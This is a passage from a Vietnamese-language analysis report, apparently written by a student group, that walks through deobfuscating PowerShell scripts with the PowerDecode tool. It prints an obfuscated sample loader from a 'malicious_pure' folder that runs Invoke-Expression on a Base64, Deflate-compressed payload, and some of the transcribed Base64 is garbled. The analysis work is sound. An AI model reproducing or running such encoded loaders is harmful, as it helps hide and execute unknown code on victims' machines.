


Nhóm VirusTotal

Chạy **PowerDecode.bat**, ở đây có 2 lựa chọn decode auto hoặc manual, nhóm sẽ sử dụng chế độ automatic.




PowerDecode có thể giải mã một hoặc nhiều script




Nhóm VirusTotal

Chọn script hoặc tập tin để decode



Khi PowerDecode chạy sẽ có thông báo phát hiện threat từ Windows Defender



Nhóm VirusTotal

Khi phân tích xong công cụ sẽ xuất các file report vào đường dẫn đã chỉ định

So sánh với script ban đầu thì PowerDecode đã khôi phục nội dung gần giống với script gốc

Layer 2 - Plainscript

```

sv 089u ([TYPE]'ConVERT'); seT-ItEm 'VaRIABle:9R6mN' ([TYPE]'iO.compressION.ComprESSIOnmoDE'); seT-ItEm 'vARIABle:k93' ([TYPE]'TeXt.encODING');
    Invoke-Expression $($New-Object 'IO.StreamReader' $($New-Object 'IO.Compression.DeflateStream' $($New-Object 'IO.MemoryStream' $($($Gci 'vARIAbLE:089U').Value) -Value:'FromBase64String').Invoke('rVZtb5tIEP4eKf9hzuHobPku011FyMVUuo7WluTPk0TKB8u6EBgHLngXYtf1P/a-3yCDdi04zsVJQawMwfEqFGz6ZYQzQMacwZDN+TpaI75A4UWYJhdBCqcnL/QpdDzdwZig/ByzMZGZP5hec+nkiR77wzyJJA+UNVX22BM5RZNiJQzAfmcnByAG2dibI57Fet9l6Hbgq89CX3KxoltDihw7cAj6vyJO/STbC/lI4TtPCKovtqKMRxdhaHAL0u8HuRp4dyLOJuJEMm62GMuJCrvnAcW8RyyCqg94WZsfj7kn4DqSj2BrQwL8uv5KSUfy9VA5nLmcMAwmPfvAM8RrkhFAGAJmGhzIPTMPQqbzIlzzt6rlGq4mEyQxmkmzv8GF/e3xh7Wpt8okzpwb1I7Hg2eUmXPnjlxtdab0onNew/5RT90ZChMk12xTwedixCGk5KGo6YeHsuTA85TmEgyFER9vI9wkF6XFHPN8xV3J50+kKzVvYpD1FTGV0GAq5TsMhn14KEevZfJgf5M0RCwz18oPb1Wdxo/risoJxNDnTNV2Y7z8fz8/fn3X1+6zXR6SBnTCghyIRQxSppgpDqg+oGAz9JcFgt1GuS1xjbHEpfSQRZw1eMmfXdxNjnsCworaZ2Vjtu4p53yRQdu1QeSmkTX4+i0JaME7MJDNLzbv6M1quXNgzoV9fCBuTxdfgpkC6FvS7vXP4GgeC3ZwqeWCVOGrfuDAldpRWWakcNpgTrp4YA+sZe3k1rkXsUszCrH7VQ3zjWyJxlLzzRxGfEHZgpgRPZ/mwhzroZJKZ6n8391rjzxoU8AmrdjXPNAhWc71IxGttj+1+f0YMIyh0O0SNwEmrBlFPzQLCXXUbDaa3hbYDKF7oJQGK1YMTyi+zi0w71Ypqsa2bgnKnxNxD808bEFRI/cVsxspkqJzv1VY11jGDEVtOT019zYYukfn+DQjAkLn15SSGUzJXxSnrq1Kn6i8t91KtKp6obeYfkRMfimqoGpCWS7JU5Bvf/pxt58h2+5tAvOsMXzR/OWXnTQvUlvCzX73he6kloep6ErQcuFquF04oyJpmgDlDx4tNXIMzBa/gDIbgA4+DhDfp6INW0D5jN3A5AvtLaSlyqjBatdxd9L12lbSCiMnSNAX5vazitBl/YayibIufHWc3aLMBSsHYEfana+MBLUQVb7bwDaW911ouzqs19jn8meRaPodIYjhurci54Cc+wng8999bD5ojz53iSp6a1s015qomzhncCEGH8BN8LqW0P3YaHmNAUXRP5jUsycFc/BF0hZQbkXRUmjiRqHGvMNpe5TKLGkv73f5Xb54QL25msDen/0nd7H350PdHrFb1sNdfhAx+nJvw=='))), (gET-VaRIABle '9r6mN' -ValueOn): 'DECOMPRESS'), $k93}: 'AscII')).ReadToEnd.Invoke();

```

```
[user@kali]-[~/Invoke-Obfuscation/mpsd]
$ cat malicious_pure/2789.ps1

Invoke-Expression $(New-Object IO.StreamReader $($New-Object IO.Compression.DeflateStream $($New-Object IO.MemoryStream ,(,$([Convert]::FromBase64String('rVZtb5tIEP4eKf9hzHuOoBpk011FymVuuo7WUpTCK0TKB8u6EBgHlNgXYtflPa/3+yCDdi04zsVJQawMwefGz6YZqzQMacwZDN+TPaI75A4UWYJhdBcqnL/QPdIzdWZig/ByzMGP5hेन्कीR77wZyjJA+UNXV22BM5RZNiyJqAfmcnBYAG2dib157fe79L6hbqg89CX3Kx0ltDihw7Caj6vyJO/Stbc/LI4TTxPcovtqKMRxhdaHALOu8HUrvp4dyLOJuJEMm62GMuJcvRnaCQW8RyyCqg94WZsfj7kn4Dqjs2BrQlw8v5KSUFy9VA5nLmcM AwMpFvAM8RRkhFAGAJmgHziDPMPQqbzIzlzzt6rlGq4mEyQxMkmZv8GF/e3xH7WPt8okzpwb17H2eUmXpnjlxtabd0onNew/5RT9ZChMk12xTwedixC5Kg06YeHuSuTA8StM Eg yFER9vI9wkF6xFhPn8vX3J50+kKZVvYPd1FTGV0GAqS TS mHn14KEevZFJgf5M0Rcwz180Pb1Wdxo/riSOJxNDnTNV2Y7z8fz8/fn3X1+6zXR6SBnTCghyIRQxSppgpDg+oGAz9JcFgt1GuS1xbHePFsQRZw1eMmFx dXnjscWoraZ2Vjtu4p53yRQdUlQeSmkTX4+i0JaME7MJDNLzbv6M1quXNgzoV9fCBuTx d ifgpkmC6FvS7vXP4GgeCZ3wqweWCVOGrfuDALdpRWwakcNpgTrp4YA+sZe3k1rkUsUszCrHT7VQ3zjWyJxlLzzRxGfEHZgpgRPZ/mwhzr0ZJKZ6n839lrjzxoU8AmrdjXPNAhwc7IlxGtt+jf0YMiyh00DSNWEmrBLfFPzLcXXUbDAA3hYDkF70jQGK1Y7i+Zi0w71Ypsa2bgnKxNxD8o8bEFl/cVsxpqkXw1VY11jGDEvToT0l9zYUkf+nDJQakLN1SSGUzJXXSnrqLKn618t91Ktpk60beYfkRMFimqoGpcWS7JU5vb/ptx58h2+5tAvOsMXzR/0WXnIqvUlcvXZ73hehkoop6ERqcuFqu0F40yJpmgDlx4tNXImBa/gDIBgA4++DhDfp6INW0Do5JN35AvtLaSlyqjBaxtd9L12lbSciMnSNAX5vazitBl/YaaybIufHWc3aLMBSsHHEYfaNk+MBLZUQVb7bbDaW91ouzqs19jn8meRa podIYjhurciS4Cc+wng8999bD5o jz53iSp6a1s0l5qomzhnCEGH8BN8LqW0P3YaHmNAUXRP5jUsycFc/BF0hzQbkXRUmjiRqHGvMNpe5TKLGkv73f5Xb54QL25msDen/0nd7H350PdHrfB1sNdfhAx+nJvw='))), [IO.Compression.CompressionMode] :: Decompress)), [Text.Encoding] :: ASCII)).ReadToEnd();
```

Nhóm VirusTotal

File report ghi lại chi tiết các thông tin khi sử dụng công cụ để phân tích script

```

PowerDecode_report_FF7E78674523F14142DC389AB9B1BA415A30058E3E31557072E713395811CFE8 - Notepad
File Edit Format View Help

PowerShell Script Decoder

File sha256: FF7E78674523F14142DC389AB9B1BA415A30058E3E31557072E713395811CFE8

Layer 1 - Obfuscation type: String-Based

.'('sv') 089u ( [TYPE]("{0}{1}" -f 'ConV', 'ErT') ); .("{0}{2}{1}" -f 'seT-', 'M', 'Ite') ("{4}{2}{1}{0}{3}" -f
36}{16}{4}{21}{37}{41}{28}{18}{10}{13}{34}{38}" -f 'YeHuSuTA8STMEgyptER9vI9wkF6XFh', 'ig/ByzMGZP5hec+nkiR77wZy
zRxGfEHZgpgRPZ/mwhzr', 'JmGhziDPMPQqbzIzlzzt6rlGq4mEyQxMkmZv8GF/e3xH7WPt8okzpwb1I7Hg2eUmXPnj1xtadb0onNew/5RT9

Layer 2 - Plainscript

sv 089u ( [TYPE]'ConVErT' ); seT-IteM 'VaRIABle:9R6mN' ( [TYPE]'i0.compressION.COmPRESSIOnmoDE' ); seT-
9JcFgt1GuS1xjbHEpfSQRZw1eMmFxdXnjsclWoraZ2Vjtu4p53yRQdU1QeSMkTX4+i0JaME7MJDNLzbbv6M1quXNgzoV9fCBuTxdifgpkmC6F

Static analysis report:

Malware hosting URLs report:

No valid URLs found.

Ln 1, Col 1      100%      Windows (CRLF)      UTF-16 LE

```

Nhóm VirusTotal

Với lựa chọn decode manual (giải mã thủ công) thì công cụ sẽ hiện các lựa chọn giải rối mã cho ta phân tích

```
[Syntax: OK] Current script:
$wZ7d = [tYpE]("{1}{0}{2}" -F 'V','con','eRT');$4nlZq = [Type]("{4}{2}{1}{5}{0}{3}" -f 'PreSSIONM','n.c','SSIo','oDe','Io.comPRE','OM');$67r =[TyPE]("{3}{0}{2}{1}" -F'xt.enCO','G','din','te') ; .("{2}{3}{4}{5}{1}{0}"-f 'ion','s','In','voke','-Expre','s') $($("{1}{2}{0}"-f'ject','New-O','b') ("{1}{2}{4}{0}{3}" -f'mReade','IO.','Str','n','ea') $($(".{0}{1}{2}" -f'New-Ob','jec','t') ("{4}{3}{5}{6}{1}{2}{0}"-f'lateStream','..','Def','Co','IO.','mpressI','on') $($(&'{3}{0}{2}{1}" -f'ew','t','-Objec','N') ("{1}{3}{0}{2}"-f't','IO.Memor','ream','yS') ,($ $wZ7d:('{2}{0}{1}{3}{4}" -f 'romB','as','F','e','64String').Invoke()'{14}{27}{39}{30}{28}{22}{15}{19}{2}{5}{18}{35}{3}{7}{9}{17}{20}{38}{41}{36}{29}{23}{40}{24}{11}{34}{10}{25}{16}{4}{12}{0}{21}{33}{32}{31}{37}{13}{26}{1}{8}{6}"-f 'n6i8','zQbkXRUMjiRqHGvMNp',2GMUJCVnAcQW8,'JmGhzIDPMQqbzIzlzt6rLgq4mEyQxMkmZv8GF/e3xH7WPt8okzpwb17Hg2eUmXPnjlxT','7oJQGKiYM7yi+Zi0w71Ypqsa',RyyCqg94WZsfj7kn4Dqjs2BrQWl8Uv5KSUFy9,'50PdHrfB1sNdfhAx+nJvw==','adb0onNew/5RT90','e5TKLGkv73f5Xb54QL25msDen/0nd7H3','ZChMk12xTwedxiCGk5KG','ttj+1f0YMIyh0','ZJKZ6n8391rjzxoU8AmrdjXPNah','2bgxnFxND8o8bEFRI/cVspxpkqXw1VY11jGDEVtOTo19zYYukfn+DQakLN1SSGuzJXxSnrq1K','ybIufHwC3aLMBSShHEYFaNk+MBLUQvb7bbDaW911ouzqs19jn8MeRapodIVjhurciS4Cc+wng8999bd5ojZ53iSp6a1s015qomzhnCEGH8BN8LqW0P3YaH','rvZtb5tIEP4eKf9hzuH0oBpk011FymVuuo7WUpTK0TKB8u6EBgHLngXLYTflPa/3+yCDdi04zsVJ','ihw7cAj6vyJ0/StbC/1I4TTxPCko','WEmrBL1FPzQLCXUbDaa3hbyDKF','o6YeHuSuTA85TmEgyFER9vI9wkf6XFhPN8xV3J50+KKZVvVPd1FTGV0GAqSTSsMh','VA5nLmcMAwmPfvAM','vtqKMRxdhaHALou8HUrvp4dyLOJuJEMm6,'n14KEevZFJ','t91KtKp6obeYfkRMFimq','t9L6hbqq89CX3KxoltD','e3k1rk','jWjx1ZzRxGfEHZgpgRPZ/mwhzro','DSN','mNAUXRP5jUsycFc/BF0h','Qa','BM5RZNiyJqAfmcqnBYAG2dibI57Fe','Trp4YA+sZ','Z6ZYZqzQMacwZDN+TPaI75A4UWYJHdBCqcNL/QPdIzdWZig/ByzMGZP5hec+nkiR77wZyjJA+UNXV22','35AvtLaSlyqiBatdx9d','x58h2+5tAv0sMXzR/0WxniQvUlcv2X73he6kloep6ERqcufquOf4OoyJpmgD1Dx4tNXImzBa/gDIbgA4++DhDfp6INW0Do5JNA','oGpCWS7JU5Bvf/pt','Wc7IlxG','8RRkhFAGA','7vXP4GgeCZ3wqweWCVOGrfuDALdpRWakcNpg','LI2lbSCiMnSNAX5vazitBl/Yaa','gf5M0RCwz18','WmleFG','XsUSzCrHT7VQ3z','oPb1Wdxo/riSOJxDnTNV2Y7z8fz8/fn3X1+6zXR6SBnTCghyIRQxSppgpDqg+oGAz9JcFgt1GuS1xjbHEpfSQRZw1eMmFxdXnjscworaZ2Vjtu4p53yRQdu1QeSMkTX4+i0JaME7MJDNLzbhv6M1quXNgzoV9FCBuTxdifgpkmC6FvS'))), ( .("{2}{0}{1}"-f 'AB','le','geT-varI') ("{1}{0}"-f 'LZQ','4N')).vaLuE::"dECoM`pRE`Ss"), $67R::"A`sCii").("{2}{3}{1}{0}"-f 'oEnd','adT','R','e').Invoke()

Choose a task to perform:
[1]-Decode script by regex
[2]-Decode script by IEX overriding
[3]-Decode base64 encoding
[4]-Decode deflate payload
[5]-Decode GZIP payload
[6]-Replace a string(raw)
[7]-Replace a string(evaluate)
[8]-URLs analysis
[9]-Get variables content
[10]-Shellcode check
[11]-Perform static analysis and get VirusTotal rating
[12]-Undo last decoding task
[13]-Report preview
[14]-Store and export report file
[0]-Go back
Insert your choice: -
```

Nhóm VirusTotal

Với lựa chọn 1 – Decode script by regex thì script đã có thể dễ đọc hơn

```

PowerDecode v2.7.2

/QPdIzdWZig/ByzMGZP5hec+nkiR77wZyjJA+UNXV22', '35AvtLaSlyqiBatdxd9', 'x58h2+5tAvOsMXzR/0WxnIQvUlcv2X73he6kloep6ERqcuFquOf4^
OoyJpmgD1Dx4tNXIMzBa/gDIbgA4++DhDfp6INW0Do5JNA', 'oGpCWS7JU5Bvf/pt', 'Wc7IlxG', '8RRkhFAGA', '7vXP4GgeCZ3wqweWCVOGrfuDAldpRW
WakcNpg', 'LI2lbScimSNAX5vazitBl/Yaa', 'gf5MORcwz18', 'WmWeFG', 'XsUszCrtHT7VQ3z', 'oPb1Wdxo/riSOJxNDnTNV2Y7z8fz8/fn3X1+6zXR6
SBnTCghyIROQxSppgpDqg+oGAz9jcFgt1GuS1xjbHepfSQRZw1eMmFxndXnjscWoraZ2Vjtu4p53yRQdulQesMkTX4+i0JaME7MJDNLzbv6M1quXNgzoV9fCB
uTxdfgpkmC6FvS')))), ( . ."{}{0}{1}"-f 'AB', 'le', 'get-varI') ("{}{0}"-f 'LZQ', '4N')).vaLuE::"dECoM`pRE`Ss"), $67
R::"A`sCIi").>{"{}{3}{1}{0}"-f 'oEnd', 'adT', 'R', 'e').Invoke()

Insert a substring to deobfuscate
@: select all
 #: terminate the task
@
Your entry:
$wZ7d = [tYPE]("{1}{0}{2}" -f 'V', 'con', 'eRT');$4nlZq = [Type]("{4}{2}{1}{5}{0}{3}" -f 'PreSSIONM', 'n.c', 'SSIO', 'oDe',
'Io.comPRE', 'OM');$67r =[TyPE]("{3}{0}{2}{1}" -F'xt.enCO', 'G', 'din', 'te') ; . ."{}{3}{4}{5}{1}{0}"-f 'ion', 's', 'In', 'vo
ke', '-Expre', 's') $(&("{1}{2}{0}"-f'ject', 'New-O', 'b') ("{}{2}{4}{0}{3}" -f'mReade', 'IO.', 'Str', 'r', 'ea') $(.("{'0}{1}{2}" -f'New-Ob',
'jec', 't') ("{}{3}{5}{6}{1}{2}{0}" -f'lateStream', '.', 'Def', 'Co', 'IO.', 'impressi', 'on') $(&("{3}{0}{2}{1}" -f'ew',
't', '-Objec', 'N') ("{}{3}{0}{2}"-f't', 'IO.Memor', 'ream', 'yS') ($(` $wZ7d::("{'2}{0}{1}{3}{4}" -f 'romB', 'as',
'F', 'e', '64String').Invoke(("{}{14}{27}{39}{30}{28}{22}{15}{19}{2}{5}{18}{35}{3}{7}{9}{17}{20}{38}{41}{36}{29}{23}{40}{24}{11}{34}{10}{25}{16}{4}{12}{0}{21}{33}{32}{31}{37}{13}{26}{1}{8}{6}"-f 'n6i8', 'zQbkXRUUmjiRqHgVMNp', '2GMuJcvRnAcQW8', 'Jmg
hziDPMPQqbzIzlzzt6rlGq4mEyQxMkmZv8GF/e3xH7WPt8okzpwb1I7Hg2eUmXpnjlxt', '7oJQGKjYM7yi+Zi0w71Ypqsa', 'RyyCqg94WzsFj7kn4DqjS2
BrQwl8uv5KSUfy9', '50PdHrfB1sNdfhAx+nJvw==', 'adB0onNew/5RT90', 'e5TKLGkv73f5Xb54QL25msDen/0nd7H3', 'ZchMk12xTwedxiCGk5KG',
'ttj+1f0YMIh0', 'ZJKZ6n839lrlrjzxoU8AmrdjXPNAh', '2bgnKxNfxD8o8bEFRI/cVspkqXw1VY11jGDEVtOT019zYyukfn+DjQakLN1SGGUzJxxSnqr1
K', 'ybIfuFwc3aLMBSShYEYfaNk+MBLZUQVb7bdBaW91ouzqs19jn8meRapodIYjhurciS4Cc+wng8999bD5ojZ53iSp6a1s015qomzhnCEGH8BN8LqW0P3
YaH', 'rvZtb5tIEP4eKf9hzUHoBpk0u11FymVu07WUpTK0TB8u6EBgHLngXYtf1Pa/3+yCDdi04zsVJ', 'ihw7cAj6vyJ0/Stbc/lI4TTxPCko', 'WEm
rBllFPzQLCXXUbDAa3hbYDKF', 'o6YeHuSuTA8StmEgyFER9vI9wkF6XFhPN8xV3J50+kKZVvYpD1FTGV0GAqSTSrh', 'VA5nLmcMAwmPfvAM', 'vtqKMRxd
haHAL0u8HUrwp4dyLOJuJEMm6', 'n14KEevZfJ', 't91Ktp6obeYfkRMFimq', 't916Hbgq89CX3KxoltD', 'e3k1rk', 'jWYJx1ZzRxGfEHZggpRPZ/mwh
zro', 'DSN', 'mNAUXRP5jUsycFc/BF0h', 'Qa', 'BM5RZNiyjqAfmcqnBYAG2dibI57Fe', 'Trp4YA+sZ', 'Z6ZYzqzQMacwZDN+TPaI75A4UWYJHdBCqcnL
/QpdIzdWZig/ByzMGZP5hec+nkiR77wZyjJA+UNXV22', '35AvtLaSlyqiBatdxd9', 'x58h2+5tAvOsMXzR/0WxnIQvUlcv2X73he6kloep6ERqcuFquOf4
OoyJpmgD1Dx4tNXIMzBa/gDIbgA4++DhDfp6INW0Do5JNA', 'oGpCWS7JU5Bvf/pt', 'Wc7IlxG', '8RRkhFAGA', '7vXP4GgeCZ3wqweWCVOGrfuDAldpRW
WakcNpg', 'LI2lbScimSNAX5vazitBl/Yaa', 'gf5MORcwz18', 'WmWeFG', 'XsUszCrtHT7VQ3z', 'oPb1Wdxo/riSOJxNDnTNV2Y7z8fz8/fn3X1+6zXR6
SBnTCghyIROQxSppgpDqg+oGAz9jcFgt1GuS1xjbHepfSQRZw1eMmFxndXnjscWoraZ2Vjtu4p53yRQdulQesMkTX4+i0JaME7MJDNLzbv6M1quXNgzoV9fCB
uTxdfgpkmC6FvS')))), ( . ."{}{2}{0}{1}"-f 'AB', 'le', 'get-varI') ("{}{0}"-f 'LZQ', '4N')).vaLuE::"dECoM`pRE`Ss"), $67
R::"A`sCIi").>{"{}{3}{1}{0}"-f 'oEnd', 'adT', 'R', 'e').Invoke();
will be replaced with:
$wZ7d = [tYPE]'conVeRT';$4nlZq = [Type]'Io.comPRESSION.cOMPreSSIONMoDe';$67r =[TyPE]'text.enCdinG' ; Invoke-Expressi
on $(New-Object 'IO.StreamReader' $($New-Object 'IO.Compression.DeflateStream' $($New-Object 'IO.MemoryStream' $($wZ
7d:$ :FromBase64String).Invoke('rvZtb5tIEP4eKf9hzUHoBpk0u11FymVu07WUpTK0TB8u6EBgHLngXYtf1Pa/3+yCDdi04zsVJQaWmlefGZ6ZY
ZqzQMacwZDN+TPaI75A4UWYJHdBCqcnL/QpdIzdWZig/ByzMGZP5hec+nkiR77wZyjJA+UNXV22BMSRNiYjqAfmcqnBYAG2dibI57Fet916Hbgq89CX3Kxo
ltDihw7cAj6vyJ0/Stbc/lI4TTxPCKovtqKMRxdhaHAL0u8HUrwp4dyLOJuJEMm62GMuJcvRnAcQW8RyyCqg94WzsFj7kn4DqjS2BrQwl8uv5KSUfy9VA5nL
mcMAwmPfvAM8RRkhFAGAJmGhziDPMPQqbzIzlzzt6rlGq4mEyQxMkmZv8GF/e3xH7WPt8okzpwb1I7Hg2eUmXpnjlxtadb0onNew/5RT90ZChMk12xTwedxi
CGk5G606YeHuSuTA8StmEgyFER9vI9wkF6XFhPN8xV3J50+kKZVvYpD1FTGV0GAqSTSrh14KEevZfJgf5MORcwz18oPb1Wdxo/riSOJxNDnTNV2Y7z8fz8/
fn3X1+6zXR6SbnTCghyIROQxSppgpDqg+oGAz9jcFgt1GuS1xjbHepfSQRZw1eMmFxndXnjscWoraZ2Vjtu4p53yRQdulQesMkTX4+i0JaME7MJDNLzbv6M1quXNgzoV9fCB
uXNgzoV9fcBuTxdfgpkmC6FvS7vXP4GgeCZ3wqweWCVOGrfuDAldpRwWakcNpgTrp4YAi+sZe3k1rkxsUszCrHT7VQ3zjWlyJx1ZzRxGfEHZggpRPZ/mwhzro
ZJKZ6n839lrlrjzxoU8AmrdjXPNAhWc7IlxGttj+1f0YMIh00DSNWEmrBL1FPzQLCXUUbDAa3hbYDKF7oJQGKjYM7yi+Zi0w71Ypqsa2bgnKxNfxD8o8bEFRI
/cVspkqXw1VY11jGDEVtOT019zYyukfn+DjQakLN1SSGUzJxxSnqr1Kn6i8t91Ktp6obeYfkRMFimqoGpCWS7JU5Bvf/ptx58h2+5tAvOsMXzR/0WxnIQv
Ulcv2X73he6kloep6ERqcuFquOf4OoyJpmgD1Dx4tNXIMzBa/gDIbgA4++DhDfp6INW0Do5JNA35AvtLaSlyqiBatdxd9LI2lbScimSNAX5vazitBl/Yaay
bIufHwC3aLMBSShYEYfaNk+MBLZUQVb7bdBaW91ouzqs19jn8meRapodIYjhurciS4Cc+wng8999bD5ojZ53iSp6a1s015qomzhnCEGH8BN8LqW0P3Yahmn
AUXRP5jUsycFc/BF0hzQbkXRUUmjiRqHgVMNpeSTKLGkv73f5Xb540L25msDen/0nd7H350PdHrfB1sNdfhAx+nJvw=='))), ( geT-varIAble '4NL
ZQ').vaLuE::"dECoMpRESSs"), $67R::"AsCIi").ReadToEnd.Invoke();
Syntax will remain correct
Continue ? [y/n]

```

Nhóm VirusTotal

So sánh kết quả với decode tự động

